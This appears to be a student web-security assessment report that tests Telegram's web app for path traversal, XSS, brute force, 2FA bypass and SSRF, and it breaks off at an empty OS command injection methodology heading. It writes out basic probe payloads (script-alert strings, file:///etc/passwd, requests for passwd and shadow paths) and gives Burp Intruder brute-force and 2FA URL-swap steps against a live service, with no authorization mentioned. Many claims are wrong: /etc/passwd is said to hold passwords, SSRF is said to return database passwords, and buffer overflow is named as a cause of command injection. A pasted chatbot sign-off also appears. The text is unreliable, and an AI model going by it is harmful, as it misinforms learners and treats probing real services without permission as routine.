
doesn't have any tests. Case design directory to visit. That means they always keep it confidential that's why they didn't create this directory.

### **Shadow.txt:**

The shadow.txt path shows hashed usernames and passwords and other account-related information which is placed in web application servers.

That means if the application servers have this shadow.txt directory then it acts like a vulnerability to give access to get other login credentials. It's like a serious vulnerability in web applications.

1) first open telegram home page and try to insert shadow.txt path after home page URL.




As above screenshot shows the telegram web application did not have any shadow.txt directory. that means the telegram doesn't have that vulnerability.

### **Etc/passwd.txt:**

The etc/passwd.txt directory provides passwords to usernames. That means if web application have this directory then it is a vulnerability which leads to login data breach.

This vulnerability cause to saviour security fault which allow attackers to steal confidential data like others usernames and passwords.

1) First open telegram home page and try to insert etc/passwd.txt after home URL.



As shown in above screenshot the telegram doesn't have any etc/passwd.txt directory that means they keep login credentials safely.

If in case there as directory like this that means the confidential login credentials will be theft.

## **VULNARABILITY DESCRIPTION:**

The directory or path traversal vulnerability is one of the major vulnerability that most of attackers use it to access the confidential and sensitive data of application.

This vulnerability have A04 level severity in OWASP. so this vulnerability give opportunity to steal data and it leads to financial loss for organizations.

The path or directory traversal vulnerability also show the way to gain full access control of application without permission.

## **IMPACT OF THIS VULNARABILITY:**

The path or directory traversal vulnerability have high impact on application organization like it allows attacker to steal confidential data and sensitive data from application servers.

The impact of this vulnerability will be like this:

- 1) Data breach or data steal
- 2) Sensitive data exposure
- 3) Others private data exposure
- 4) Loss Both low level and high level login privileges
- 5) Organizations will loss control on their application
- 6) Financial loss
- 7) Demand for Ransome
- 8) Business loss

## **MITIGATION:**

### **Input validation and sanitization:**

The input validation and sanitization can be take responsible to make an observation on input data. like validating URL parameters and sanitizing URL parameter or URL input data.

### **Regular updates and security patches:**

Regular updates and security patches keep our application secured like finding security flaws and correcting them is called patches so finding path traversal vulnerabilities and correcting them leads to make application vulnerable free.

Regular updates decrease the security flaws with new

security policies and updated security technologies. this updating features keep our applications safe and secure

### **Regular monitoring and testing:**

Regular security monitoring and testing will helps us to detect security flaws and we can patch them to increase application security.

The regular monitoring allows developers or testers to keep an eye on attacks and security flaws.

### **Updates Access control:**

The updates access control helps to mitigate the path traversal vulnerability that controls access traffic and application and sanitize the accessing flow to keep application safe and secure.

### **Conclusion:**

The path or directory traversal vulnerability have a high severity that leads to sensitive data breach and confidential data loss and loss of authorization control on application servers.

# **CROSS SITE SCRIPTING(XSS)**

## **INTRODUCTION:**

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application.

Cross-site Scripting is one of the most prevalent vulnerabilities present on the web today. The exploitation of XSS against a user can lead to various consequences such as account compromise, account deletion, privilege escalation, malware infection and many more.

## **Types of XSS:**

There are 3 types XSS's are there those are :

### **❑ Reflected XSS:**

The reflected cross site scripting is a XSS vulnerability type that used to inject XSS script into applications which is present for short time only. That means after some time the reflected script will be remove automatically or it will remove after refreshing the page.

This reflected script mostly used for generating alerts and short time purposes only.

Example: `<script>alert('XSS!');</script>`

### **❑ Stored XSS:**

The stored XSS is also a cross site scripting vulnerability type that used to inject XSS script into applications which will be stored in application databases.

The injected data will be store in application permanently and it will remove when someone finds it and delete it only.

This stored XSS mostly used for make permanent changes in applications.

## □ DOM XSS:

DOM XSS is one of the cross site scripting vulnerability types which allows attackers to inject scripted injection into applications .unlike the other types of XSS the DOM- based XSS occurs duo to modification in the client side code rather than the server-side response doesn't change it self. But the client-side code executes differently duo to malicious DOM manipulation.

## **METHODOLOGY:**

The goal of this assessment is to find XSS vulnerabilities in telegram web application.

For this I am using telegram web interface and XSS scripting to make attack operations.

## **PROCESS:**


### Reflected XSS:

The reflected XSS is one types of XSS vulnerability that helps to inject scripted code into application server to make reflect malicious data in application for short time or until refresh the page.

1) first open telegram web application, and try to inject reflected injection in search panel.

2)example:<script>alert('XSS!');</script>






As shown in above screenshot the reflected injection does not working on telegram web application due to high security and dynamic output.

The telegram doesn't have any XSS vulnerability .

### Stored XSS:

The stored XSS is a vulnerability that helps to inject malicious code which stores in application server and also the injected data will be shown to others.


- 1) first open telegram web application and try to search something.
- 2) now insert stored XSS script in search panel to inject script in server.
- 3) example: <script>alert(1)</script>



As shown in above screenshot the telegram application does not have any stores XSS vulnerability. That means the telegram have high security and dynamic query output that's why stored XSS injection is difficult in this application.

### DOM-based XSS:

1) First open telegram web application and try to inject DOM(document object model)-based XSS script in search field.



As shown in above screenshot the telegram doesn't have any vulnerability because that application have high secure and dynamic query output. that's why the telegram application doesn't have any vulnerabilities.

## **IMPACT ASSESSMENT:**

The XSS vulnerabilities shows a way to attackers to inject malicious script and dangerous malwares. Through this vulnerability the attackers inject malicious files that may content malwares or something viruses. if victims visit that attacked application and if they download this injected malicious files that means attackers can gain victims device access also.

This means the XSS vulnerability can leads to severity to application and also users as well.

## **MITIGATION:**

- Regular checks : The regular check increase security and these checks may act as mitigation for XSS vulnerability.
- Updated jQuery: The updated jQuery have high security and complexity programming that's why this acts as a mitigation for XSS vulnerability.

## **CONCLUSION:**

The XSS vulnerability is a saviour vulnerability that causes to inject malicious code in servers and dangerous files/docs into servers. through this the attackers can gain access to device control and also application control.

# **IDENTIFICATION AND AUTHENTICATION FAILURE**

## **INTRODUCTION:**

Authentication is a process used to confirm the identity of a user or verify that a system or application is what it claims to be. It's like showing your ID to prove who you are. In the digital world, authentication involves providing credentials, such as a username and password, biometric data, security tokens, or other methods to gain access to a system or data. It's an essential part of ensuring security and privacy in online activities. If you have any more questions about this or need further clarification, feel free to ask!

This vulnerability was causes too some attack , but we are considering only 2 now those are,

- Brute force vulnerability
- 2FA broken vulnerability

These two are high preference vulnerability attack that can give sensitive login credentials of application to attackers.

## **METHODOLOGY:**

This assessment aims to identify the identification and authentication failure vulnerability and exploit it with brute force attack and 2FA broken. For this we are using burp suite tool and telegram.

## **BRUTE FORCE :**


### **PROCESS:**

Brute force attack is an attack which makes using a authentication failure vulnerability. This process will be done by performing list of password combinations at a time on input panels.

we use all types of alphabets (both upper case and lower case) and numbers and special characters to create all combinations and test the one input panel by using burp suite tool.


### Steps:

- 1) Open telegram website login page and give some random credentials in input field



- 2) Intercept the login functionality with burp suite.
- 3) Find the credentials which gives to input field and select them and send them to intruder tab if you find those credential details.
- 4) In intruder tab select the password and add it payload position place.
- 5) Go to payloads tab and set payload and also combination list

After that start attack then we will find correct password to a username. To find it check status code for 302 found or else check length of the password the correct password length is different from rest of others.



As shown in above the username and password are encrypted and also abstracted so we can not add them to payload position so we can not perform brute force attack in this telegram login page.

## **IMPACT ASSESMENT:**

The brute force attack creates a way to steal the login credentials which is stored in server database. The brute force attack try all types of password combinations on password input panel.

The password brute force finds the password for given username by checking all types password combinations.

The username brute force finds the usernames which matches to given password.

## **MITIGATION:**

- **Attempt limitation:** This attempt limitation is one of the remedy technique for brute force attack, the attempt limitation imitate the no of attempt to give input that means we can't perform brute force because the brute force need to apply so many combinations.
- **Time limitation:** The time limitation is one of the remedy technique for brute force attack, the time limitation valuate some time that means the we have to enter correct password within the time
- **Page expiring:** The page expiring is also one of the technique to reduce brute force attack because if we have a page expiry that means the login page doesn't keep as longer, it will expire after particular time.

## 2FA BREAKING:


### PROCESS:

The 2FA breaking is also called as two factor authentication breaking is a process to bypass the two factor authentication and get access to login into a application server.

If a login have two-factor authentication then it means the account have need other security permission from account holder, but in this 2FA breaking that security acceptance is no need, why because the attacker an bypass that page using this identification of authentication vulnerability.

- 1) open telegram web application two factor authentication and login to an account with 2FA code.
- 2) Find the login access parameter in URL and copy it.
- 3) Now try to login into another account and in two factor authentication page charge parameters of URL. Replace it with access granted parameter. here we can assume it as k/.





## **IMPACT ASSESMENT:**

This vulnerability is useful to attacker to by pass two-factor authentication. through this attackers can steal sensitive data from application by using this technique.

The brute force attack can helps us to find the username and password and the other option to keep our account secure is two-factor authentication but with this 2FA breaking attackers can also cross that security protection of our account.

## **MITIGATION:**

- **URL encryption:** The URL encryption in request process can mitigate the two-factor authentication breaking vulnerability by encrypting

URL in request process attackers doesn't have any way to change URL to bypass 2FA.

- **URL parameter sanitization:** The URL parameter sanitization can also be as a mitigation to the 2FA breaking like parameters are very crucial for any web application if attacker can insert any type of parameter at any page URL that means they can access one page from one page without security check.

To avoid this process the URL sanitization is must.

## **CONCLUSION:**

The identification and authentication vulnerability aims to allow attackers to steal sensitive data like login credentials from server database and also it causes to steal admin level access to this application.

## **SERVER-SIDE REQUEST FORGERY(SSRF)**

### **INTRODUCTION:**

Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.

This can lead to potential data breaches, unauthorized access to internal systems, and other security risks. To prevent SSRF attacks, it is crucial to validate and sanitize user input, restrict access to sensitive resources, and implement proper security controls in your applications and systems.

The aim of this assessment is to identify and expose the SSRF vulnerability in telegram web application.


### **METHODOLOGY:**

The goal of this assessment is to identify and exploit the SSRF vulnerability in telegram web application using "file:///etc/passwd".

### **PROCESS:**

The SSRF is a vulnerability that can manipulate the request at server side that can be cause to security flaw .

- 1) open telegram web application and login with your credentials.
- 2) open search bar and insert the file:///etc/passwd payload.
- 3) observe the response that if there is an SSRF then it means we can get all passwords which are in database instead of search result.



As shown in above screenshot the telegram application doesn't have any SSRF vulnerability to make SSRF attack. due to input sanitization. so this application is SSRF vulnerable free.

## **IMPACT ASSESMENT:**

The SSRF vulnerability manipulate serve request and response as well like getting password instead of search result.

Through this the attackers gain sensitive data access and aslo they can get saviour control over applications. The SSRF have high priority on OWASP.

## **MITIGATION:**

**Implement Rate Limiting:** Enforce rate limiting for requests to prevent abuse and limit the potential impact of SSRF attacks.

**Input Validation:** Implement strict input validation and sanitization to prevent user input, especially URLs, from being used to manipulate requests to external resources.

**Network Segmentation:** Isolate and restrict access to internal resources, ensuring that the application can only communicate with necessary and trusted internal servers.

**Secure Configuration:** Ensure that the server's configuration settings do not enable SSRF attacks by restricting which network resources can be accessed.

## **CONCLUSION:**

The SSRF is a vulnerability which manipulates server side request process and response to get sensitive data of an application. this SSRF have high priority because it causes to security break.

# **OS COMMAND INJECTION**

## **INTRODUCTION:**

OS command injection is also known as shell injection. It allows an attacker to execute operating system (OS)

It allows a threat actor to run malicious shell commands by targeting an application weakness with improper input validation, such as a buffer overflow. This vulnerability can also enable bad actors to steal valuable data or perform other malicious activities.

OS command injection is a type of security vulnerability that occurs when an attacker is able to execute arbitrary operating system commands on the server that is running an application. This typically happens when an application does not properly sanitize user inputs that are used to construct command-line instructions.

## **METHODOLOGY:**

